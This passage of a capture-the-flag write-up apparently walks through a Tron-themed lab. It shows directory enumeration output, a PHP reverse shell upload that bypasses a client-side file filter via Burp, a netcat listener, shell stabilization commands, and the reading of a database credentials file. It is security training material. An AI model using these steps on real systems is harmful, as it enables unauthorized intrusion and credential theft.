[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/new": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/cgi-bin.txt": context deadline exceeded (Client.Timeout exceeded while awaiting header
s)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/img": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/default.php": context deadline exceeded (Client.Timeout exceeded while awaiting header
s)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/2005": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/products": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/sitemap": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/archives": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/1": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/01.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:36 [!] Get "http://10.10.238.55:65000/links": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/07/23 09:00:37 [!] Get "http://10.10.238.55:65000/06.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/api                  (Status: 301) [Size: 319] [--> http://10.10.238.55:65000/api/]
/grid                 (Status: 301) [Size: 320] [--> http://10.10.238.55:65000/grid/]
Progress: 19352 / 882244 (2.19%)                                         [ERROR] 2022/07/23 09:01:36 [!] Get "http://10.10.238.55:65000/
```




Question 5


Before upload reverse shell file, we need to set up the script's configuration.

Firstly, check your ip address.






Change ip to your kali ip.




After setting up the script's configuration, change the file extension of the file to **jpg. php.**




After the php reverse shell script is done, we need to upload the file on the hidden website. But, we cannot upload the file because of invalid file type.


To upload the file successfully, we need to use burp suite and foxyproxy in this step. Turn on the proxy and reload the website, burp site will automatically appear.




With the intercept on, right click and click on do intercept to respond to this request. Then, forward.



Remove the line that has “filter.js”, forward again and turn off the intercept.




Back on the hidden websites and upload the php reverse shell script.




If your file has been successfully uploaded, go to directory **/grid/,** which a directory for the website to store the uploaded files.

Setup netcat to listen on the configured port in reverse shell script. Run the command "**nc -lvnp port**". Press enter and just simply click on the uploaded script on the web's **/grid** directory to execute the script and the netcat will listen to that connection.



The flag can be found in the **/var/www** directory. You can read the context of the file by typing the command "**cat web.txt**" .



Question 6

Shell Upgrading and Stabilization:

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing `Ctrl + C` killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.


Question 7

Go to directory **/var/www** and list all the items inside. Then, move to **TheGrid** directory, and there is **includes** directory. List out all the files inside **includes**, open ***dbauth.php*** to get the answer for this question.

```
┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234
www-data@light-cycle:/$ dir
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ cd /TheGrid
bash: cd: /TheGrid: No such file or directory
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cat includes
cat: includes: Is a directory
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

